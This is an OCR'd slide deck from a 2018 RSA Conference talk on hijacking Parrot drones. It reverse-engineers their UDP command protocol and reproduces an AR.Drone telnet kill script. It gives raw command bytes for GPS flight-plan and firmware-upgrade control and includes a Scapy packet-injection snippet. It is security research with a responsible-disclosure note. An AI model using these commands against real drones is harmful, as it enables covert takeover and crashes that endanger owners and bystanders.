RSAConference2018
San Francisco | April 16–20 | Moscone Center

SESSION ID: **MBS-W14**

PARROT DRONES HIJACKING

Pedro Cabrera

Founder,
Ethon Shield
@PCabreraCamara

About this presentation

This presentation conducts a security analysis to several Parrot drones, focusing on exploiting attacks to hijack the drone without deauthenticating the original client. We want a smooth and untraceable attack: "*no evidences, no crime*".

This work is not about:


- 802.11 encryption or authentication attacks
- TCP/IP, DHCP, DNS attacks
- Jamming attacks

In order to hijack the drone, the reverse engineering to the communications protocol between the drones and the client application (pilot) will be covered, as well as how these commands can be abused (injected) on to the drones from a third computer to hijack the drones.

Pedro Cabrera
@PCabreraCamara

About responsible disclosure

Some contacts from Parrot were first contacted on 2016, proposing a responsible disclosure.



December 2017

Press Release:
https://www.ocu.org/organizacion/prensa/notas-de-prensa/2017/juguetes-conectados-201217

Pedro Cabrera
@PCabreraCamara


TOSHIBA

A little bit of background: AR.Drone

AR.Drone is Bebop predecessor, was revealed at the International CES 2010 in Las Vegas (Version 1.0) and 2012 (Version 2.0).

“The onboard computer runs a Linux operating system, and communicates with the pilot through a self-generated Wi-Fi hotspot.

The onboard sensors include an ultrasonic altimeter, which is used to provide vertical stabilization up to 6 m (19 ft). The rotors are powered by 15 watt, brushless motor-powered by an 11.1 Volt lithium polymer battery. This provides approximately 12 minutes of flight time at a speed of 5 m/s (11 mph).“

https://en.wikipedia.org/wiki/Parrot_AR.Drone

A little bit of background: hacking AR.Drone


And one day, security analysts begin to study the AR.Drone (In)security

```
echo “Testing IP Connection”
if ! ( ping -c1 192.168.1.1 | grep from ); then
echo “IP Connection Failed”
else
echo “IP Connection Successful”
echo “Connecting to Telnet and sending kill command. Banzai!”
empty -f -i /tmp/drone_input.fifo -o /tmp/drone_output.fifo -p
/tmp/drone_empty.pid telnet 192.168.1.1
empty -w -i /tmp/drone_output.fifo -o /tmp/drone_input.fifo
BusyBox “kill -KILL \`pidof program.elf\`\n”
kill `pidof empty`
echo “”
echo “Kill command sent. Splash one drone”
echo “”
```

SkyJack, by Sami Kamkar

And finally, Wifi Pineapple Infusion to easily attack the drone:

Ardronepwn, by hak5darren → AR.Drone Seek and Destroy script. Connects to nearby AR.Drones and sends program kill command by telnet.



Pedro Cabrera
@PCabreraCamara

What has been published so far?

What about the bebop drone hacking past?

DefCon 23: *In the talk titled "**Knocking My Neighbor's Kid's Cruddy Drone Offline**" Michael Robison explained how to exploit a Parrot's open Wi-Fi connection to control the drone. Anyone with the free Parrot app on a mobile device could be able to control the Parrot drone while it is flying. The principle of the attack is simple, in a first phase the attacker disconnects the legitimate control app from the drone, then he takes control with his app from another device.*

RISK ASSESSMENT / SECURITY & HACKTIVISM

Parrot drones easily taken down or hijacked, researchers demonstrate

Open telnet port, open Wi-Fi, root access, open season.

Pedro Cabrera
@PCabreraCamara

Drone hijack process

Steps to successfully hijack a drone:

1. [What] ***Find a vulnerable drone***
2. [How] ***Have the right tool***
3. [Where] ***Locate the drone***

Pedro Cabrera
@PCabreraCamara

Part I

1 [What] ***Find a vulnerable drone***

2 [How] *Have the right tool*

3 [Where] *Locate the drone*

Pedro Cabrera
@PCabreraCamara

Bebop drone: a new hope


```
telnet 192
Trying 192.168.42.1...
Connected to 192.168.42.1.
Escape character is '^]'.

BusyBox v1.20.2 (2014-11-13 19:37:00 CET) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ #
```

Open (Unencrypted)

Unauthenticated

Pedro Cabrera
@PCabreraCamara

Bebop drone: the O.S.


```
/ # uname -a
Linux BebopDrone-L029464 3.4.11 #3 SMP PREEMPT Fri Nov 14 10:43:37 CET 2014 armv7l GNU/Linux
/ #
/ # df -h
Filesystem                Size      Used Available Use% Mounted on
ubi1:system              42.2M     37.8M      2.2M  94% /
dev                     162.4M         0    162.4M   0% /dev
tmp                     162.5M     36.0K    162.5M   0% /tmp
ubi0:factory              4.8M    100.0K      4.4M   2% /factory
ubi2:data                 9.0M     92.0K      8.4M   1% /data
ubi2:update              28.0M     24.0K     26.5M   0% /update
/dev/mmcblk0              7.2G    889.5M      6.3G  12% /data/ftp/internal_000
/ #
/ # dmesg
[    0.000000] Booting Linux on physical CPU 0
[    0.000000] Initializing cgroup subsys cpu
[    0.000000] Linux version 3.4.11 (marjoriecoulin@FR-B-200-147) (gcc version 4.6.3 (Sourcery CodeBench Lite 2012.03-57) )
#3 SMP PREEMPT Fri Nov 14 10:43:37 CET 2014
[    0.000000] CPU: ARMv7 Processor [412fc097] revision 7 (ARMv7), cr=10c53c7d
[    0.000000] CPU: PIPT / VIPT nonaliasing data cache, VIPT aliasing instruction cache
[    0.000000] Machine: Mykonos3 board
……
```

```
# Start the Brushless DC Motor Controller
/etc/init.d/rcS_BLDC
…
# Add a symbolic link for each I2C sensor
ln -s /dev/i2c-0 /dev/i2c-p7mu          Parrot7 CPU
ln -s /dev/i2c-0 /dev/i2c-mt9f002       camera
ln -s /dev/i2c-0 /dev/i2c-mt9v117       vertical camera (CMOS Chip)
ln -s /dev/i2c-1 /dev/i2c-cypress       motors controller
ln -s /dev/i2c-1 /dev/i2c-akm8963       magnetic field sensor
ln -s /dev/i2c-1 /dev/i2c-ms5607        barometer
ln -s /dev/i2c-2 /dev/i2c-mpu6050       accelerometer, gyroscope
```

Pedro Cabrera
@PCabreraCamara

Bebop drone: the motherboard

Mikonos3 Board

Motor #2

Motor #1

(MALI 400)

CPU Dual-core A9

GPU Quad-core

NANDFlash Memory

Android Linux 3.4.11

i2c

Accelerometer + Gyroscope MPU 6050

Magnetic sensor AKM8963

Barometer MS 5607

GNSS GN-87 (GPS GLONASS Galileo)

ttyPA1

Wireless Controller Broadcom bcm43526

eth0


i2c

Cypress Motor Controller

i2c

Ultrasound sensor

Vertical stabilization camera



Motor #4

Motor #3

Pedro Cabrera
@PCabreraCamara

Bebop drone: apps inside the O.S.


```
/data # ps auxxxxx
PID   USER     TIME   COMMAND
    1 root       0:02 init
  ...
  446 root       0:00 ckcmd -F /data/ftp/internal_000/ckcm/ckcm_04.bin
  458 root       0:00 {ckcmd_redirect.} /bin/sh /usr/bin/ckcmd_redirect.sh
  462 root       0:00 /usr/bin/awk -f /usr/bin/ckcmd_redirect.awk
  761 root       0:00 {DragonStarter.s} /bin/sh - /usr/bin/DragonStarter.sh -out2null
  771 root       7:17 //usr/bin/dragon-prog
```

“dragon.conf” file:

```
"ARDrone3" :
        {
                "absolute_control" : false,
                "auto_white_balance" : 0,
                "exposure" : 0.0,
                "hull_protection" : false,
                "max_altitude" : 11.89999961853027,
                "max_rotation_speed" : 147.2222290039062,
                "max_tilt" : 20.0,
                "max_vertical_speed" : 1.597222208976746,
                "net_outdoor" : 1,
                "picture_format" : 2,
                "saturation" : 0.0,
                "timelapse_enabled" : false,
                "timelapse_interval" : 1.0,
                "video_autorecord" : true,
                "wifi_autoselect_mode" : "5GHz",
                "wifi_band" : 1,
                "wifi_channel" : 48,
                "wifi_settings_outdoor" : false
```

“system.conf” file:

```
"General" :
        {
                "blackbox_enable" : false,
                "navdata_enable" : false
        },
        "network" :
        {
                "auto_country" : 1,
                "country_code" : "ES",
                "default_c2dport" : 54321,
                "default_d2cport" : 43210,
                "product_name" : "BebopDrone-L029464",
                "service_type" : "_arsdk-0901._udp"
        }
}
```

Pedro Cabrera
@PCabreraCamara

The pilot: “FreeFlight3“

JSON file exchange: Controller Name and Type

Wireshark · Follow TCP Stream (tcp.stream eq 0) · sesion_22_abril_ipad-limpio

```
{ "d2c_port": 54321,
 "controller_name": "com.parrot.freeflight3",
 "controller_type": "iPad" }.{ "status": 0, "c2d_port": 54321, "arstream_fragment_size": 1000, "arstream_fragment_maximum_number": 128,
"arstream_max_ack_interval": 0, "c2d_update_port": 51, "c2d_user_port": 21 }.
```

Wireshark · Protocol Hierarchy Statistics · sesion_22_abril_ipad-limpio

Protocol	Percent Packets	Packets
Frame	100.0	12248
IEEE 802.11 wireless LAN	100.0	12248
Malformed Packet	0.0	1
Logical-Link Control	100.0	12247
Internet Protocol Version 4	100.0	12247
User Datagram Protocol	95.1	11651
Data	95.1	
Transmission Control Protocol	4.8	583
FTP Data	0.2	27
File Transfer Protocol (FTP)	2.0	245
Data	0.0	2
Internet Group Management Protocol	0.0	1
Internet Control Message Protocol	0.1	12

95% is UDP Data


Wireshark · Follow TCP Stream (tcp.stream eq 1) · sesion_22_

```
220 Operation successful
USER anonymous
230 Operation successful
PWD
257 "/"
CWD internal_000
250 Operation successful
CWD /
250 Operation successful
CWD /
250 Operation successful
CWD internal_000
250 Operation successful
EPSV
229 EPSV ok (|||42987|)
TYPE A
200 Operation successful
LIST
150 Directory listing
226 Operation successful
CWD /
250 Operation successful
CWD internal_000/Bebop_Drone/academy/
250 Operation successful
CWD /
250 Operation successful
CWD /
250 Operation successful
CWD internal_000
250 Operation successful
CWD Bebop_Drone
250 Operation successful
CWD academy
250 Operation successful
EPSV
229 EPSV ok (|||56143|)
LIST
150 Directory listing
226 Operation successful
QUIT
221 Operation successful
```

FTP browsing

Pedro Cabrera
@PCabreraCamara

Bebop drone: UDP data analysis



ASCII text, pilot sends date to drone

ASCII zone; packet payload

nt from the pilot to the drone with **date**:

04 0b 01 16 00 00 00 00 04 01 00 | 32 30 31 35 2d 30 34 2d 32 33 00

Drone response (acknowledge):

04 7e 01 16 00 00 00 00 05 04 00 | 32 30 31 35 2d 30 34 2d 32 33 00

Sent from the pilot to the drone with **time**:

04 0b 02 18 00 00 00 00 04 02 00 | 54 31 36 30 34 32 38 2b 30 32 30 30 00

Drone response (acknowledge):

04 7e 02 18 00 00 00 00 05 05 00 | 54 31 36 30 34 32 38 2b 30 30 30 30 00

Pedro Cabrera
@PCabreraCamara

Bebop drone: UDP data analysis

Another source of information is needed in order to correlate our captured information from wireshark with the drone internal states, logs:

```
ckcmd -F /data/ftp/internal_000/ckcm/ckcm_04.bin
```

And finally, we found the date and time exchange:

```
dragon-prog/NtwkDiscConnect.NETWORK.....Network stream started
dragon-prog/NtwkDiscConnect.COMMANDS.....Starting commands stream
dragon-prog/NtwkDiscConnect.COMMANDS.....Commands stream started

dragon-prog/CmdsRecv.COMMANDS....$....1Got Request  : Set current date : 2015-04-23 (10)
dragon-prog/Behaviour.COMMANDS....$....)Send response:  current date <2015-04-23>
dragon-prog/CmdsRecv.COMMANDS....$....3Got Request  : Set current time : T161942+0200 (12)
dragon-prog/Behaviour.COMMANDS....$....*Send response: current time <T161942+0000>
```

Pedro Cabrera
@PCabreraCamara

Bebop drone: UDP data analysis

Once the commands have been correlated with internal states and log, is clear to identify the frame's structure:

Frame from pilot to drone sending date:	04 0b 01 16 00 00 00 00 04 01 00	32 30 31 35 2d 30 34 2d 32 33 00
Drone response:	04 7e 01 16 00 00 00 00 05 04 00	32 30 31 35 2d 30 34 2d 32 33 00
Frame from pilot to drone sending time:	04 0b 02 18 00 00 00 00 04 02 00	54 31 36 30 34 32 38 2b 30 32 30 30 00
Drone response:	04 7e 02 18 00 00 00 00 05 05 00	54 31 36 30 34 32 38 2b 30 30 30 30 00
Frame from pilot to drone sending "all settings":	04 0b 03 0b 00 00 00 00 02 00 00	
Drone response to *"all settings": Product Name:*	04 7e 03 1e 00 00 00 00 03 02 00	42 65 62 6f 70 44 72 6f 6e 65 2d 4c 30 32 39 34 36 34 00
Drone response to *"all settings": High serial number:*	04 7e 04 15 00 00 00 00 03 04 00	50 49 30 34 30 33 30 36 41 00
Drone response to *"all settings": Low serial number:*	04 7e 05 15 00 00 00 00 03 05 00	41 34 4c 30 32 39 34 36 34 00
Drone response to *"all settings": Version HW:*	04 7e 06 18 00 00 00 00 03 03 00	31 2e 33 32 2e 30 00 48 57 5f 31 30 00
Drone response to *"all settings": Common_SettingsSendAutoCountry*	04 7e 07 0c 00 00 00 00 03 07 00	1
Drone response to *"all settings": Country Code*	04 7e 08 0e 00 00 00 00 03 06 00	
Drone response to *"all settings": Common_SettingsSendOutdoor*	04 7e 09 17 00 00 00 01 06 00 00	66 66 66 3f 00 00 00 3f 00 00 16 43 02 7f 05 17 00 00 00 01 04 06 00 f1 92 3b bc 74 58 85 bb 81 c2 1a bd
.....	....	.....
Drone response to *"all settings": "GPS version :"*	04 7e 18 31 00 00 00 01 10 01 00	43 31 34 31 30 34 30 33 46 00
Drone response *"End of Setting List":*	04 7e 19 0b 00 00 00 00 03 00 00	
Frame from pilot to drone sending "all states"	04 0b 04 0b 00 00 00 00 04 00 00	

Pedro Cabrera
@PCabreraCamara

Bebop drone: statistical analysis

Moving forward with more captures, we look for other than ^04 frames:

```
   6  D->C  01:8b
 158  C->D  01:fe
  50  C->D  02:00
  95  D->C  02:00
  35  D->C  02:01
  90  C->D  02:01
1852  C->D  02:0a
 840  D->C  02:7f
   2  C->D  04:0b
 390  D->C  04:7e
```

Num. Frames	Direction	Frame 2 first bytes
6	D->C	01:8b
158	C->D	01:fe
50	C->D	02:00
95	D->C	02:00
35	D->C	02:01
90	C->D	02:01
1852	C->D	02:0a
840	D->C	02:7f
2	C->D	04:0b
390	D->C	04:7e

Analysis of UDP data in text mode (tshark –r in.file –T pdml > /your_text.file) made easier:

```
6418: C->D   02:0a:4c:0d:00:00:00:01:01:00:00:00:00
6419: D->C   04:7e:7d:0c:00:00:00:81:03:00:00:06
6420: C->D   01:fe:7f:08:00:00:00:7d
6421: D->C   02:7f:77:13:00:00:00:01:04:08:00:00:00:00:80:df:99:ed:3f
6424: C->D   02:0a:4d:14:00:00:00:01:00:02:00:00:00:00:0a:00:00:00:00:00
6461: D->C   02:7f:78:0d:00:00:00:01:19:00:00:00:00
6462: C->D   02:0a:4e:0d:00:00:00:01:01:00:00:00:00
6463: C->D   02:0a:4f:14:00:00:00:01:00:02:00:00:00:00:0a:00:00:00:00:00
6464: C->D   02:0a:50:0d:00:00:00:01:01:00:00:00:00
```

Pedro Cabrera
@PCabreraCamara

Bebop drone: linux client

ARDroneSDK3 on github allow us to compile Linux client, source code:

```
#define BD_NET_CD_NONACK_ID    10 (a)
#define BD_NET_CD_ACK_ID       11 (b)
#define BD_NET_CD_EMERGENCY_ID 12 (c)
#define BD_NET_CD_VIDEO_ACK_ID 13 (d)
#define BD_NET_DC_NAVDATA_ID   127 (7f)
#define BD_NET_DC_EVENT_ID     126 (7e)
#define BD_NET_DC_VIDEO_DATA_ID 125 (7d)
```

02	0a	NET CD NONACK ID
03	0d	NET CD VIDEO ACK ID
04	0b	NET CD ACK ID
04	0c	NET CD EMERGENCY ID
01	fe	CD ACK ID
02	7f	NET DC NAVDATA ID
03	7d	NET DC VIDEO DATA ID
04	7e	NET DC EVENT ID
01	8b	DC ACK EVENT ID

Client to Drone: CD
Drone to Client: DC

Testing with source code allow to identify piloting commands “02 0a” (Non Ack):

```
deviceManager->dataPCMD.flag = 1;

deviceManager->dataPCMD.pitch = 50;
deviceManager->dataPCMD.pitch = -50;
deviceManager->dataPCMD.roll = 50;
deviceManager->dataPCMD.roll = -50;
deviceManager->dataPCMD.yaw = 50;
deviceManager->dataPCMD.gaz = 50;

deviceManager->dataCam.tilt += 2;
deviceManager->dataCam.pan += 2;
```

Pedro Cabrera
@PCabreraCamara

SOURCE: https://github.com/Parrot-Developers/ARSDKBuildUtils

ARDroneSDK3: commands coding

Drone flying states:

flying state : LANDED (0)
flying state : TAKEOFF (1)
flying state : HOVERING (2)
flying state : FLYING (3)
flying state : LANDING (4)
flying state : EMERGENCY (5)
flying state : MAGNETO CALIBRATION

Bebop		
02	0a	NET CD NONACK ID
03	0d	NET CD VIDEO ACK ID
04	0b	NET CD ACK ID
04	0c	NET CD EMERGENCY ID
01	fe	CD ACK ID
02	7f	NET DC NAVDATA ID
03	7d	NET DC VIDEO DATA ID
04	7e	NET DC EVENT ID
01	8b	DC ACK EVENT ID

FamilyByte	TypeByte	CounterByte	**LengthBytes**	InstructionBytes & Data
04	7e	1a	**0c00**	00 00 00 05 01 00 2c
01	8b	03	**0800**	00 00 03
02	0a	10	**1400**	00000100020000000320000000000

Pedro Cabrera
@PCabreraCamara

San Francisco, november 2015, Parrot announces the Bebop 2

New flying drone 'for everybody' lands in S.F.

Jon Swartz, USA TODAY Published 3:29 p.m. ET Nov. 17, 2015 | Updated 1:08 a.m. ET Nov. 18, 2015

SOURCE: https://www.usatoday.com/story/tech/2015/11/17/new-flying-drone-everybody-lands-sf/75780614/

Pedro Cabrera
@PCabreraCamara

Bebop2 vs Bebop

- Based on ARDroneSDK3, so common communications protocol.
- Still ARDrone3, Board: Milos, Dragon version 3.0.2
- Kernel 3.4.11+, ARMv7 Processor rev7
- Telnet is not open by default (pressing on/off button), but still ftp is opened.
- 4 New parameters for video streaming: client&server stream and control ports.
- New GNSS chip: Ublox Neo 8M GPS

Pedro Cabrera
@PCabreraCamara

Las Vegas 2016, Parrot announces Disco

Jan 04, 2016

CES 2016 – A new drone: Parrot DISCO

691 SHARES Facebook Twitter

SOURCE: http://blog.parrot.com/2016/01/04/ces-2016-new-drone-parrot-disco-prototype/

Pedro Cabrera
@PCabreraCamara

Disco: the motherboard

Evinrude Board

CPU
Dual-core A9

GPU
Quad-core
(MALI 400)

NANDFlash
Memory

Android
Linux
3.4.11+

i2c

Accelerometer +
Gyroscope
MPU 6050

Magnetic
sensor AKM8963

Barometer
MS 5607

Ublox Neo 8M

ttyPA1

Wireless
Controller
Broadcom
bcm43526

eth0

i2c


Cypress
Motor
Controller

Motor

i2c

Ultrasound
sensor

Vertical
stabilization
camera



Pedro Cabrera
@PCabreraCamara

ARDroneSDK3: Disco, Bebop & Jumping

Bebop		
02	0a	NET CD NONACK ID
03	0d	NET CD VIDEO ACK ID
04	0b	NET CD ACK ID
04	0c	NET CD EMERGENCY ID
01	fe	CD ACK ID
02	7f	NET DC NAVDATA ID
03	7d	NET DC VIDEO DATA ID
04	7e	NET DC EVENT ID
01	8b	DC ACK EVENT ID

Bebop2		
02	0a	NET CD NONACK ID
04	0b	NET CD ACK ID
01	fe	CD ACK ID
04	0c	NET CD EMERGENCY ID
02	7f	NET DC NAVDATA ID
04	7e	NET DC EVENT ID
01	8b	DC ACK EVENT ID
80	60	NET DC VIDEO DATA ID
	e0	

Jumping Race		
02	0a	NET CD NONACK ID
03	0d	NET CD VIDEO ACK ID
04	0b	NET CD ACK ID
01	fe	CD ACK ID
02	7f	NET DC NAVDATA ID
03	7d	NET DC VIDEO DATA ID
04	7e	NET DC EVENT ID
01	8b	DC ACK EVENT ID

Disco		
02	0a	NET CD NONACK ID
04	0b	NET CD ACK ID
01	fe	CD ACK ID
04	0c	NET CD EMERGENCY ID
02	7f	NET DC NAVDATA ID
04	7e	NET DC EVENT ID
01	8b	DC ACK EVENT ID
80	60	NET DC VIDEO DATA ID
	e0	

Pedro Cabrera
@PCabreraCamara

Drones and boards

Drone	Announcement Date	Board	Board Rev	OS	Proccesor	BusyBox version
Jumping Sumo	CES 2014	sip6	HW 7	Linux 2.6.36	ARM926EJ-S rev 5 (v5l)	v1.20.2
Bebop	CES 2015	mykonos3	PCB rev 7, HW 10	Linux 3.4.11	ARMv7 Processor, Mali400 GPU	v1.20.2
Bebop2	nov 2015	milos	PCB rev 2, HW 13	Linux 3.4.11+	ARMv7 Processor, Mali400 GPU	v1.20.2
Disco	CES 2016	evinrude	PCB rev 4, HW 4	Linux 3.4.11+	ARMv7 Processor, Mali400 GPU	v1.20.2
SkyController2		mpp	*NA*	Linux 3.4.11+	ARMv7 Processor rev 7 (v7l)	v1.25.0

Pedro Cabrera
@PCabreraCamara


Parrot

Part II

1 *Find a vulnerable drone*

2 [How] ***Have the right tool***

3 *Locate the drone*

Pedro Cabrera
@PCabreraCamara

This is NOT all about manual flight mode


```
Data (34 bytes)
    Data: 040b0822000000000b0000666c69676874506c616e2e6d61...
    [Length: 34]

0000  a0 14 3d a0 7f e5 a0 88  69 3d 3b 69 08 00 45 00   ..=..... i=;i..E.
0010  00 3e 00 01 40 00 40 11  65 35 c0 a8 2a 27 c0 a8   .>..@.@. e5..*'..
0020  2a 01 aa 74 d4 31 00 2a  b8 f8 04 0b 08 22 00 00   *..t.1.* ....."..
0030  00 00 0b 00 00 66 6c 69  67 68 74 50 6c 61 6e 2e   .....fli ghtPlan.
0040  6d 61 76 6c 69 6e 6b 00  00 00 00 00              mavlink. ....
```

ASCII filename

start GPS:

04:0b:XX:22:00:00:00:00:0b:00:00:66:6c:69:67:68:74:50:6c:61:6e:2e:6d:61:76:6c:69:6e:6b:00:00:00:00:00

GPS - PAUSE: 04:0b:XX:0b:00:00:00:00:0b:01:00


GPS - STOP: 04:0b:XX:0b:00:00:00:00:0b:02:00

Pedro Cabrera
@PCabreraCamara

This is NOT all about manual flight mode (ii)


```
Starting Nmap 6.40 ( http://nmap.org ) at 2016-02-04 10:22 CET
Nmap scan report for 192.168.42.1
Host is up (0.014s latency).
Not shown: 96 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
51/tcp open  la-maint
61/tcp open  unknown
MAC Address: [redacted]

Nmap done: 1 IP address (1 host up) scanned in 14.49 seconds
```



Autonomous mode (GPS) uses plain text file (*flightPlan.mavlink*) with MAVLINK
Protocol Waypoints, transferred via ftp to port 61. Example file:

```
QGC WPL 120
0   0   3   178   0.000000   6.000000   -1.000000   0.000000   0.000000   0.000000   0.000000   1
1   0   3   16    0.000000   5.000000   0.000000    269.220001 XXXXXXXXX  - XXXXXX   44.000000  1
2   0   3   178   0.000000   5.000000   -1.000000   0.000000   0.000000   0.000000   0.000000   1
3   0   3   16    0.000000   5.000000   0.000000    92.610001  XXXXXXXXX  - XXXXXX   44.000000  1
4   0   3   16    0.000000   5.000000   0.000000    272.609985 XXXXXXXXX  - XXXXXX   44.000000  1
5   0   3   21    0.000000   0.000000   0.000000    272.609985 XXXXXXXXX  - XXXXXX   44.000000  1
```

Pedro Cabrera
@PCabreraCamara

https://en.wikipedia.org/wiki/MAVLink

Firmware update injection


```
Starting Nmap 6.40 ( http://nmap.org ) at 2016-02-04 10:22 CET
Nmap scan report for 192.168.42.1
Host is up (0.014s latency).
Not shown: 96 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
51/tcp open  la-maint
61/tcp open  unknown
MAC Address: [redacted]

Nmap done: 1 IP address (1 host up) scanned in 14.49 seconds
```

New firmware updates are transferred via ftp to port 51.

start UPGRADE/DOWNGRADEcommand:
04:0b:XX:0b:00:00:00:00:04:03:00


Process:
· md5sum check integrity: upload md5 check
· Upload new firmware (PLF file)
· Send raw command


```
…
STOR md5_check.md5
150 Ok to send data
226 Operation successful
SIZE md5_check.md5
213 32
REST 0
350 Operation successful
SIZE md5_check.md5
213 32
EPSV
229 EPSV ok (|||49863|)
STOR bebop2_update.plf.tmp
150 Ok to send data
226 Operation successful
SIZE bebop2_update.plf.tmp
213 23581200
REST 0
350 Operation successful
SIZE bebop2_update.plf.tmp
213 23581200
CWD /
250 Operation successful
RNFR /bebop2_update.plf.tmp
350 Operation successful
RNTO /bebop2_update.plf
250 Operation successful
QUIT
221 Operation successful
```

Pedro Cabrera
@PCabreraCamara

Packet injection automation

Have you ever heard about Python? Of course ! And Scapy ?






```
a=IP(dst="192.168.2.1", src="X", flags=0x02)
b=UDP(sport=Y, dport=54321)
b.payload='\x04\x0b\xZZ\x0f\x00……'
c=a/b
send(c)
```

Pedro Cabrera
@PCabreraCamara

Part III

1 *Find a vulnerable drone*

2 *Have the right tool*


3 [Where] ***Locate the drone***

Pedro Cabrera
@PCabreraCamara

Locating drones

"Drone Academy" feature allow users to share their flights.

Communication from app to server (API) is done using HTTP. Some requests are unauthenticated, but the authenticated ones use Basic Digest, so credentials can be sniffed easily.



Source	Destination	Protocol	Length	Info
172.26.0.230	193.1[redacted]	HTTP	206	GET /api/profile/ HTTP/1.1
193.1[redacted]	172.26.0.230	HTTP	1196	HTTP/1.1 200 OK (application/json)
172.26.0.230	193.1[redacted]	HTTP	206	GET /api/profile/ HTTP/1.1
193.1[redacted]	172.26.0.230	HTTP	1196	HTTP/1.1 200 OK (application/json)
172.26.0.230	193.1[redacted]	HTTP	212	GET /api3/pilots/640064 HTTP/1.1
193.1[redacted]	172.26.0.230	HTTP	336	HTTP/1.1 301 MOVED PERMANENTLY (text/html) (text/htm
172.26.0.230	193.1[redacted]	HTTP	213	GET /api3/pilots/640064/ HTTP/1.1
